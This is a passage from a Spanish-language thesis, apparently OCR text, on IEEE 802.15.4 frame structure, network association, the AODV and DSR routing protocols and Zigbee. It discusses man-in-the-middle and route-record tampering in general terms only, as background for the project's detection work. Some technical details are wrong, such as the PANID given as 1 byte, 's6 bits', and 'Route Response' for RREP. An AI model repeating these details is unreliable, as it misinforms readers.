Topologías: El estándar IEEE 802.15.4, soporta únicamente las topologías de estrella y punto a punto. En donde la primera se establece alrededor de un nodo coordinador y los demás nodos se unen a éste como vecinos y la comunicación se dá únicamente contra el nodo coordinador de forma bidireccional. Aunque cada nodo tiene una dirección de red única de 64 bits (dirección de red larga), es posible que durante el proceso de asociación a la red le sea asignada una dirección de red de 16-bits (dirección de red corta), ambas en formato hexadecimal. La topología punto a punto se diferencia de la topología de estrella debido a que los nodos pueden comunicarse de forma bidireccional con los nodos que se encuentran dentro de su rango de transmisión y permite formar otras topologías más complejas como malla o grupo de mallas, además de proporcionar comunicación entre nodos remotos (Figura 2-4).



Figura 2-4.: Topologías soportadas por el estándar IEEE 802.15.4 [27].

Formato de tramas: Se refiere a cómo se deben organizar los bits que representan los datos para que puedan ser procesados e interpretados por cada capa del modelo de comunicaciones de forma correcta. Por lo tanto, de allí derivan no solo el funcionamiento de la tecnología sino también de los ataques a la seguridad de esta. Cabe destacar, que dependiendo de la capa que procesa las tramas, estas definen una PDU independiente mediante la lectura del desplazamiento de los bits correspondientes a la información relevante para la capa en cuestión; los bits restantes componen la carga útil (payload) de la PDU y pueden corresponder a otras

PDU de las capas superiores, a esta técnica se le conoce con el nombre de encapsulación. De esta forma, las tramas de las capas PHY y MAC están diseñadas para permitir su transmisión en canales con ruido y puedan ser leídas correctamente, haciéndolas lo suficientemente robustas para garantizar la comunicación en la mayoría de los casos. Como se muestra en la Figura 2-5, en la comunicación con el estándar IEEE 802.15.4, Las tramas o PDUs de la capa MAC son encapsuladas en las PDU de la capa PHY (PPDU) en el campo payload antes de ser transmitida por el medio de transmisión, el proceso inverso se realiza cuándo un nodo recibe una trama en la capa PHY. En la Figura 2-6 se muestra con mayor detalle la PDU de la capa MAC y posteriormente se describen los campos que la conforman.



Figura 2-5.: Vista esquemática de la PPDU [27].



Figura 2-6.: PDU de propósito general de la capa MAC [27].

La PDU de la capa MAC se compone de varios campos que determinan el tipo de tratamiento que se le da a la trama en cuestión y definen también algunas características importantes de la red y los dispositivos, como pueden ser: el direccionamiento, el ID de red, el número de secuencia, el cifrado y tipo de trama. Algunos campos tienen una longitud fija en bits, los cuales representan la información de cada campo, mientras otros son de longitud variable como la carga útil, cuya longitud depende del tipo de datos que contiene. Aunque toda la

información de la trama es de vital importancia para la red y los dispositivos que participan en ella, también lo es para los intrusos de red ya que mediante técnicas para la captura de paquetes pueden acceder a los datos relativos a la infraestructura, los dispositivos, la configuración y si la trama no está cifrada a los datos de aplicación que transporta. Por lo tanto, es necesario tener en cuenta la relevancia de cada campo, su función dentro de la capa MAC y su importancia para las capas superiores. Es necesario aclarar que, así como la trama, cada campo de la trama tiene su propio formato para la organización de los bits.

- **Campo de control de trama (Frame Control):** Los bits que pertenecen a éste campo determinan el tipo de trama y el formato de la misma dependiendo de diversos factores. Adicionalmente, define si la trama tiene seguridad habilitada, si el dispositivo que transmite la trama tiene más datos pendientes por enviar, si se requieren respuestas de reconocimiento (Acknowledge) del destino hacia el origen de la trama, la compresión del PANID, el uso de supresión en número de secuencia, el modo del direccionamiento (corto o largo) tanto para el origen, así como para el destino y la versión de la trama.
- **Número de secuencia:** Se refiere al número que identifica la trama al momento de ser enviada y comprende un rango de 0 a 255 (1 byte). Cada dispositivo lleva su propio conteo de número de secuencia, por lo que es posible que tramas de diferentes nodos tengan el mismo número. Adicionalmente, el número de secuencia puede repetirse después de varios envíos.
- **PANID de destino:** Tiene un longitud de 1 byte para incluir el ID de red del dispositivo al cual va dirigida la trama, quien la acepta si se encuentra en la misma PAN especificada por éste campo.
- **Dirección de destino:** Especifica la dirección del nodo al cual se le envía la trama. Adicionalmente, La cantidad de bits que se utiliza puede variar dependiendo del tipo de direccionamiento que especifique el campo de control de trama y que puede ser corto (16 bits) o largo (64 bits).
- **PANID de origen:** Si se especifica, contiene el ID de la red a la cual pertenece el dispositivo que envía la trama.
- **Dirección de origen:** Se incluye si en el campo de control de trama se especifica que se requiere. Contiene la dirección de origen del dispositivo que envía la trama. Al igual que el campo dirección de destino, La cantidad de bits que se utiliza puede variar dependiendo del tipo de direccionamiento que especifique el campo de control de trama.
- **Encabezado auxiliar de seguridad:** Se incluye si en el campo de control de trama se especifica que se utilizan características de seguridad. Indica que tipo y nivel de protección se aplica en la trama, así como la administración de las llaves de la base de datos de objetos de la capa MAC.

- **Encabezado de información de elementos(IE):** Se incluye si en el campo de control de trama se especifica que se está utilizando el campo. Incluye los encabezadas para los elementos de información que se agregan en la carga útil del mismo campo. Dichos elementos pueden contener encabezados específicos de un fabricante, indicar parámetros para la corrección de tiempo, características de tramas más complejas como las supertramas o tramas beacon. Sin embargo, esta función está fuera del alcance de este proyecto.

- **Versión de la trama:** Indica la versión del formato que se está utilizando para cada tipo de trama. De esta forma, los dispositivos de la red pueden identificar si se cuenta con los elementos necesarios para soportar la comunicación con dichas tramas o para saber cómo procesarlas.

- **Secuencia de verificación:** Incluye el resultado del cálculo de la integridad de los datos utilizando algoritmos matemáticos para obtener el valor CRC[4] de la trama en 16 o 32 bits. Por lo tanto, la trama puede especificar para este campo un valor de 2 o 4 bytes dependiendo del algoritmo empleado. En este caso, un dispositivo que requiere enviar una trama a otro, calcula un valor CRC inicial. cuando la trama alcanza al dispositivo de destino, éste calcula su propio valor CRC para dicha trama y lo compara con el enviado por el dispositivo origen, si los valores difieren, la trama se descarta. Entre las diferentes causas que pueden ocasionar valores incorrectos en el cálculo de errores, se encuentran el ruido electromagnético o pérdida de la integridad de la trama causada por un atacante al intentar modificar los datos que contiene, en éste último caso, si el ataque es de tipo hombre en el medio (MiTM - man in the middle, por sus siglas en inglés), debe preocuparse por recalcular el valor CRC cada vez que modifica una trama para que el destino de la misma pueda procesarla, de lo contrario, el ataque resulta ineficaz.

Cabe destacar que todos los campos de la PDU de la capa MAC pueden ser fácilmente modificables en el tránsito de esta por la red, al igual que sucede con las PDU de otros estándares y protocolos como IEEE 802.2 y TCP/IP respectivamente. De hecho, técnicas como NAT[5] se valen de ésta característica para cambiar los campos del protocolo TCP/IP de forma benigna y transparente para el usuario. Sin embargo, esta propiedad puede utilizarse de forma malintencionada por atacantes para introducir un comportamiento no deseado en el tráfico de una red.

[4]Siglas en inglés para Cyclic Redundacy Check, mecanismo que permite detectar errores a partir de la verificación de la alteración de la integridad de los datos.

[5]Siglas para Network Address Translation, técnica que consiste en la modificación o enmascaramiento de los capos de las PDU de la capa 3 y 4 del modelo OSI.

Mecanismos de seguridad de la capa MAC: Los mecanismos de seguridad de la capa MAC se proveen con el fin de brindar confidencialidad, integridad y protección contra la replicación de tráfico. esta funcionalidad, debe ser activada por los protocolos de capa superior, como pueden ser el de enrutamiento o aplicación. En ese sentido, se debe prestar especial atención a las características que ofrecen las especificaciones de dichas capas, ya que de ello depende el nivel de riesgo que se adquiere al utilizar ciertos dispositivos. Los mecanismos de seguridad están basados en técnicas de cifrado, los cuáles deben ser activados en el campo correspondiente del campo de control de trama de la PDU de la capa MAC y utiliza los atributos correspondientes a la seguridad de la PIB de dicha capa. El servicio de seguridad se emplea tanto en las tramas entrantes, así como en las tramas salientes tomando como referencia los nodos de la red. Sin embargo, las características de seguridad para las WSN se cubren en la sección 2.5.

Direccionamiento: Como se especifica en el formato de la trama de la capa MAC, el direccionamiento puede ser de dos tipos, de formato extendido o de formato corto y como sus nombres lo sugieren la diferencia radica en la longitud en bits de cada una (64 y s6 bits respectivamente); si bien ambas sirven para la comunicación especificando cual se emplea en las opciones del campo de control de trama de la PDU de la capa MAC, hay una diferencia en el modo en que los dispositivos obtienen uno u otro direccionamiento. La dirección extendida o larga es única para dispositivo y la asigna el fabricante siguiendo el estándar EUI-64, en donde una porción de la dirección identifica al fabricante y la otra identifica al dispositivo como tal. Por otro lado, la dirección corta puede ser asignada durante el proceso de asociación de un no a la red y es entregada por el nodo coordinador. De este modo, hay direcciones reservadas o que tienen especial significado cuándo se utilizan como direcciones de origen y como se describe en la Tabla 2-2.

Tabla 2-2.: Uso del direccionamiento de 16 bits [27].

Valor de la dirección	**Descripción**
0x0000 - 0xfffd	Rango de direcciones asignables
0xfffe	Indica el uso de direccionamiento extendido
0xffff	Para nodos no asociados a la PAN y Dirección de broadcast

Proceso de asociación a la red: Se refiere a los procesos que permiten que un dispositivo haga parte de la red y sea asociado o que ya no requiere ser parte de ésta y se desasocia de la misma. Ambos procedimientos son administrados por el nodo coordinador de la red siempre y cuando éste habilitado para hacerlo. Los nodos que no son coordinadores y no puedan ser parte de una PAN no están habilitados para iniciar su propia PAN. Los procesos de asociación y desasociación de la red se lleva a cabo mediante el intercambio de mensajes

de negociación entre el coordinador y el dispositivo a través de comandos de la capa MAC, los cuáles son objetos propios de la PIB de dicha capa y se transportan en el campo de carga útil de la PDU de la misma con su propio formato. El proceso de asociación a la red como se muestra en la Figura 2-7, se detalla el proceso de asociación a la red y sus etapas se divide en tres etapas fundamentales en donde ocurre toda la negociación entre los nodos de la red y el nodo coordinador mediante el intercambio de solicitudes y respuestas.



Figura 2-7.: Proceso de asociación de dispositivos a la red [27].

- **Etapa 0:** Supone el estado inicial en el que se encuentra un nodo que requiere ser agregado a la red. En este punto aún no hay interacción con el nodo coordinador y sirve como preámbulo para preparar el nodo que posteriormente hará la negociación y descubrimiento de las redes cercanas. Comienza con la ejecución del comando `MLME-RESET.request` desde las capas superiores y que sirve para reiniciar los atributos y objetos de la PIB de la capa MAC para recibir los nuevos parámetros. En respuesta, la capa MAC devuelve el valor del comando `MCPS-RESET.confirm`(con estado exitoso). Posteriormente, el nodo comienza con un escaneo de canales en busca de una PAN activa a la cual pueda asociarse. El escaneo puede ser activo o pasivo y consisten básicamente en la recepción de tramas beacon que sirven para la sincronización del nodo con el coordinador. La principal diferencia entre el escaneo activo y pasivo es que en el primero el nodo envía una solicitud de trama beacon usando el comando de la capa MAC `MLME-BEACONREQUEST.indication` al coordinador con dirección de broadcast como destino y PANID en la PDU de la capa MAC; mientras que en el escaneo

pasivo, el nodo espera que el nodo coordinador envíe la trama beacon ya que estas se transmiten cada cierta cantidad de tiempo. El escaneo se realiza canal por canal hasta que el nodo encuentre una PAN a la que pueda asociarse.

- **Etapa 1:** Una vez se identifica la red a la cual requiere asociarse, el nodo envía una solicitud de asociación al nodo coordinador a través del comando `MLME-ASSOCIATE.request` de la capa MAC y que es ejecutado por las capas superiores. cuando el nodo coordinador recibe la solicitud, se transfiere la solicitud a las capas superiores mediante el comando `MLME-ASSOCIATE.indication`, la cual es procesada por las capas superiores para determinar si se cuentan con los recursos suficientes para permitir la asociación.
- **Etapa 2:** Si se determina por las capas superiores que la asociación puede proceder, se sobrescribe toda la información previa relacionada con el nodo que envía la solicitud en caso de que haya pertenecido antes a la misma PAN. Luego, las capas superiores ejecutan el comando `MLME-ASSOCIATE.response` de la capa MAC, el cual se envía al nodo para indicar los parámetros de la asociación, tales como: la dirección corta asignada por el coordinador, la asignación del slot en los campos GTS de las tramas beacon, los parámetros de seguridad, entre otros. Por último, si la asociación es exitosa, se envía el comando `MLME-COMM-STATUS.indication` desde la capa MAC hacia las capas superiores para indicar el estado de la asociación del nuevo nodo de la red.

Otro factor de seguridad a tener en cuenta es el método de escaneo que emplean los nodos que requieren asociarse a una red, ya que en la etapa de reconocimiento de un ataque cualquiera, el atacante puede emplear solicitudes de tramas becon (escaneo activo) para descubrir los nodos FFD de la red y mostrar información relativa a la estructura de la PAN y la WSN. ésta forma de reconocimiento, se cubre con mayor detalle en la etapa experimental de este proyecto.

Características básicas de la capa PHY: Aunque la capa PHY es menos compleja en lógica con relación a la capa MAC, ésta provee servicios fundamentales para la operación de la red y especifica los parámetros de operación sobre el medio de transmisión y la codificación de los datos para su transporte en forma de ondas de radio. Durante el desarrollo de este proyecto se emplean dispositivos que operan en la frecuencia de 2.4GHz con Q-PSK como método de modulación. Lo anterior, debido a que la frecuencia escogida es de uso libre y la modulación Q-PSK permite utilizar el máximo ancho de banda del canal (250 kbps). En muchos casos, estos parámetros vienen predeterminados por el fabricante y no es posible modificarlos.

2.3. Protocolos de enrutamiento para WSN

Actualmente existe gran variedad de protocolos de enrutamiento para la capa de red del modelo de comunicaciones de WSN, los cuáles se pueden clasificar según el modo en el que

operan e inclusive hasta por el tipo de campo en el que pueden ser empleados, como: redes vehiculares, redes móviles de sensores, ciudades, etc. En esta sección se estudia de forma general los protocolos de enrutamiento que pueden ser aplicados en las redes inalámbricas de sensores.

Tipos de protocolos de enrutamiento: Como se indica en varios estudios de investigación [28, 29, 30, 31, 32], los protocolos de enrutamiento pueden dividirse en los siguientes grupos: de enrutamiento plano, enrutamiento jerárquico y enrutamiento por ubicación; donde el enrutamiento plano suele aplicarse en redes de tipo ad-hoc y los protocolos de enrutamiento jerárquicos y por ubicación suelen emplearse en redes de sensores de gran tamaño. En la Figura 2-8 se ilustran los grupos de protocolos y algunos protocolos que hacen parte de estos. Dado que esta tesis está orientada a redes ad-hoc, solo se profundiza en los conceptos de enrutamiento plano.



Figura 2-8.: Protocolos de enrutamiento para WSN [28].

Protocolos de enrutamiento plano: éste tipo de protocolos comprende dos subgrupos: los protocolos de enrutamiento reactivos y proactivos. Adicionalmente y como lo menciona [30], existe un tercer subgrupo denominado protocolos híbridos, los cuáles introducen funciones y características tanto de los protocolos proactivos, así como de los reactivos. Dado que la especificación Zigbee y los dispositivos empleados en este trabajo utilizan protocolos de enrutamiento reactivos como AODV o DSR, solo se profundizará en los conceptos del enrutamiento plano.

Como se indica en [28], los protocolos de enrutamiento plano son aquellos que no requieren de

una infraestructura central de red o jerarquía definida para el envío y entrega de paquetes y lo único que se requiere es que haya un camino o ruta para llegar a su destino. Adicionalmente, están diseñados para que consuman la menor energía posible y proporcionen redundancia en la red debido a su enfoque de rutas disponibles. Estas características es lo que los hace atractivos para su aplicación en las redes ad-hoc y sean implementados en redes móviles y vehiculares. Debido a que están pensados para un despliegue en sitios en donde la densidad de nodos es menor, también son perfectos para implementarse en hogares inteligentes. Los protocolos de enrutamiento plano pueden dividirse en dos grupos:

- **Protocolos de enrutamiento proactivos:** Son aquellos que se basan en el conocimiento de las rutas desde un nodo origen hacia un nodo destino mediante el mantenimiento de tablas de enrutamiento en las cuáles se almacenan las rutas más cortas posibles para alcanzar ciertos destinos tratando de mantener el retardo mínimo para el tráfico que se requiere transferir. Su principal desventaja es que su rendimiento disminuye a medida que la red crece y requiere de actualizaciones de rutas periódicamente mediante el envío de mensajes de control, lo cual consume con mayor rapidez los recursos de los nodos y el ancho de banda de la red [28, 32]. Algunos protocolos de este grupo son: DSDV, FLSL y OLSR.

- **Protocolos de enrutamiento reactivos o por demanda:** Como su nombre lo sugiere, son protocolos que no mantienen tablas de enrutamiento y no necesitan estar al tanto de los cambios que sufre la topología de red ya que las rutas hacia un destino específico son desconocidas y se consiguen solo cuándo se requieren mediante un algoritmo de descubrimiento de rutas, el cual inicia en los nodos origen en el momento que se debe iniciar un proceso de transferencia de datos, cuándo la transferencia finaliza, las rutas se eliminan. Las principales ventajas de estos protocolos es que no utilizan mensajes de control para el mantenimiento de rutas como los protocolos proactivos y las rutas utilizadas son acordes al estado actual de la red ya que se obtienen bajo demanda. Sin embargo, durante el proceso para obtener las rutas los nodos pueden gastar mucha energía, por lo que si el descubrimiento de rutas se ejecuta con una frecuencia alta se pueden agotar los recursos del nodo más rápido de lo planificado [28, 32]. En este caso se hace énfasis en los protocolos AODV y DSR.

Ad-Hoc On Demand Distance Vector (AODV): Como se mencionó anteriormente, es un protocolo reactivo. Dada una red inalámbrica de sensores, cuándo un nodo origen (O) requiere enviar ciertos datos a un nodo destino (D) y suponiendo la no existencia de rutas hacia dicho destino en 'O', éste último inicia el proceso de descubrimiento de rutas (Route Discovery) con el fin de obtener una ruta hacia 'D', donde el primer paso consiste en el envío de un mensaje de difusión (broadcast) denominado RREQ (Route Request) para solicitar una ruta hacia el destino que se requiere alcanzar, una vez el destino 'D' escucha el RREQ de

'O', 'D' responde con un mensaje de unidifusión (unicast) que se conoce como RREP (Route Response) hacia 'O' utilizando el camino inverso que tomó el RREQ inicial, en el proceso cada nodo intermediario crea en el paquete RREP un indicador que apunta hacia el nodo desde el cual se recibió el mensaje, recreando así, la ruta que tomo el RREQ para alcanzar a 'D'. Una vez el nodo 'O' recibe el mensaje RREP, éste contiene el camino con los saltos (nodos intermedios) que se deben realizar para alcanzar a 'D' (ruta). Cabe aclarar que si los nodos involucrados en la comunicación no son vecinos, entonces el mensaje RREQ generado por 'O' es reenviado por sus nodos vecinos hasta alcanzar a 'D'. Lo anterior, gracias a que en el paquete RREQ se especifica el nodo destino para el cual se requiere la nueva ruta [30].

Dynamic Source Routing (DSR): Es un protocolo de enrutamiento de origen por demanda y se asemeja a AODV en la forma en la que se obtienen las rutas ya que se construyen usando el mismo mecanismo de mensajes RREQ y RREP. Sin embargo, hay dos diferencias importantes, la primera consiste en que la ruta se construye en el destino debido a que el RREQ cuándo llega a 'D', éste contiene la dirección de cada nodo intermedio que procesó el mensaje, de esta forma, 'D' revierte el orden de los saltos y envía el RREP hacia 'O' con la ruta completa. La otra diferencia es que el nodo 'D' puede utilizar o no la ruta inversa que tomo el RREQ para su llegada, lo cual depende de si el nodo 'D' conocía con antelación la ruta hacia 'O' e inclusive iniciando su propio proceso de rutas para llegar a 'O' [30, 33]. La especificación Zigbee mejora éste proceso estableciendo una ruta estática hacia el origen en el nodo destino mediante el mecanismo *many-to-one routing*, la cual se actualiza periódicamente con el fin de mantener un camino estable desde 'D' hasta 'O', conservando así el rendimiento de la red al reducir la cantidad de mensajes broadcast que se generan por la ejecución descubrimiento de rutas desde múltiples nodos [34].

En este proyecto se utiliza especificación Zigbee para las capas de red y aplicación debido a que implementa una versión minimalista de los protocolos AODV y DSR. La especificación Zigbee además, hace especial énfasis en relación a cuándo utilizar uno u otro protocolo, indicando que AODV puede impactar negativamente el rendimiento de la red debido a la cantidad de mensajes broadcast que se pueden generar si ésta contiene más de cuarenta nodos; para estos casos se recomienda entonces utilizar el enrutamiento de origen [34, 35]. Adicionalmente, en [29] se evidencia lo anterior mediante la evaluación de ambos protocolos, dando como resultado el mejor rendimiento de DSR bajo tráfico de red que demanda alto control y procesamiento como TCP. Por lo tanto, en este trabajo se emplea enrutamiento de origen para las etapas experimentales ya que debido a su alto rendimiento puede ser más atractivo para la implementación de redes de sensores. A continuación, se detallan las características de los protocolos de enrutamiento de origen que se intervienen en el desarrollo del proyecto, tanto en los ataques así como en la detección de los mismos.

En una comunicación de datos, los protocolos de enrutamiento por origen se destacan por

permitir al nodo o estación final especificar la ruta en saltos que deben tomar los paquetes para llegar a su destino. En ese sentido, el paquete debe reservar un espacio para almacenar las direcciones de cada nodo intermedio que debe procesar el paquete antes de que llegue al nodo final. Una de las características más importantes de los protocolos de enrutamiento de origen es la capacidad que proporciona a los dispositivos involucrados de una comunicación insertar su dirección de red en los paquetes de la capa de red, el protocolo IP por ejemplo, utiliza la opción '*Record Route*' con éste propósito [36]; En el caso de DSR se utiliza un campo de nombre similar denominado '*Route Record*' con el mismo fin. Siendo en este último, un proceso de vital importancia para el enrutamiento de los paquetes ya que esta funcionalidad determina el camino que tomo el RREQ y la ruta especificada en el RREP [37]. La figura 2-9 ilustra el funcionamiento del mecanismo '*Route Record*' en el enrutamiento por origen.



Figura 2-9.: Funcionamiento del mecanismo route record [37], ajustada por los autores.

Como se puede observar, para la comunicación entre 'O' (origen) y 'D' (destino), el nodo origen 'O' comienza solo conociendo su dirección de red, por lo cual procede a enviar un mensaje RREQ hacia el nodo destino 'D'. A medida que éste atraviesa la red, cada nodo agrega su dirección en el campo route record del paquete, aumentando de esta forma la cantidad de saltos cada vez que un nodo lo procesa. Una vez el RREQ llega a su destino, el nodo 'D' extrae la ruta acumulada en el campo route record del RREQ y devuelve un mensaje RREP hacia 'O' con dicha ruta para que el envío de los datos pueda tomar lugar. A pesar de que este procedimiento representa la columna vertebral en el proceso de descubrimiento de rutas, no es seguro y posibles atacantes pueden modificar el campo route record de los RREQ o RREP en tránsito para direccionar el tráfico hacia nodos maliciosos o inyectar rutas falsas para evitar la comunicación entre dos o más nodos de la red.

2.4. La especificación Zigbee

La especificación Zigbee, fue desarrollada por la alianza Zigbee para definir las capas superiores del modelo de comunicaciones para redes inalámbricas de sensores, las cuales corresponden a la capa de enrutamiento o red (NWK) y la capa de aplicación (APS). De igual forma, se definen otras características y funcionalidades importantes para el desarrollo de aplicaciones y diseño de dispositivos que requieran hacer uso de dicha especificación [34]. Es importante resaltar que los dispositivos que emplean Zigbee para la pila de protocolos de comunicación, implícitamente implementan las capas inferiores MAC y PHY del estándar IEEE 802.15.4 ya que así lo establece la especificación. Por lo que en teoría, no es posible utilizar Zigbee sin 802.15.4. En ésta sección se describen las características más importantes y relevantes de la especificación Zigbee para éste trabajo de acuerdo a la documentación expuesta en [34, 35].

Tipos de dispositivos: Al igual que el estándar IEEE 802.15.4, la especificación Zigbee define los roles de los diferentes equipos que pueden conformar la red, donde dichos roles se asignan de acuerdo a los tipos de dispositivos que hay en el estándar IEEE 802.15.4. En ese sentido, los roles de enrutadores y coordinadores Zigbee se asignan a dispositivos FFD y los dispositivos finales Zigbee se corresponden con equipos tipo RFD. Estas funciones, se asignan desde la capa de aplicación.

- **Enrutador Zigbee:** Se encarga de escoger la mejor ruta para los paquetes de datos que transitan en la red. Adicionalmente, crean y mantienen información relativa a la red para tomar las decisiones de enrutamiento. Un nodo enrutador puede además, permitir a otros nodos unirse a la red una vez éste se haya unido a esta.

- **Coordinador Zigbee:** Al igual que se define en el estándar IEEE 802.15.4, su función es la de establecer la red en un canal e identificador de red de área personal para la agregación de nuevos dispositivos. Lleva a cabo funciones de operación y control de red a la vez que puede funcionar como un enrutador adicional.

- **Dispositivo final Zigbee:** Son equipos de función reducida que pueden ser el origen o el destino de ciertos datos, no enrutan paquetes y generalmente son alimentados por baterías, por lo que pueden dormir (reducción de sus funciones al máximo) en los momentos de inactividad para el ahorro de energía.

Capas NWK y APS de Zigbee: En el contexto general de las comunicaciones en redes inalámbricas de sensores, Zigbee provee las capas de red y aplicación en conjunto con el estándar IEEE 802.15.4 en las capas física y enlace de datos para formar la pila de protocolos completa. Lo anterior, permite el uso de estas tecnologías y su aplicación en diferentes campos.

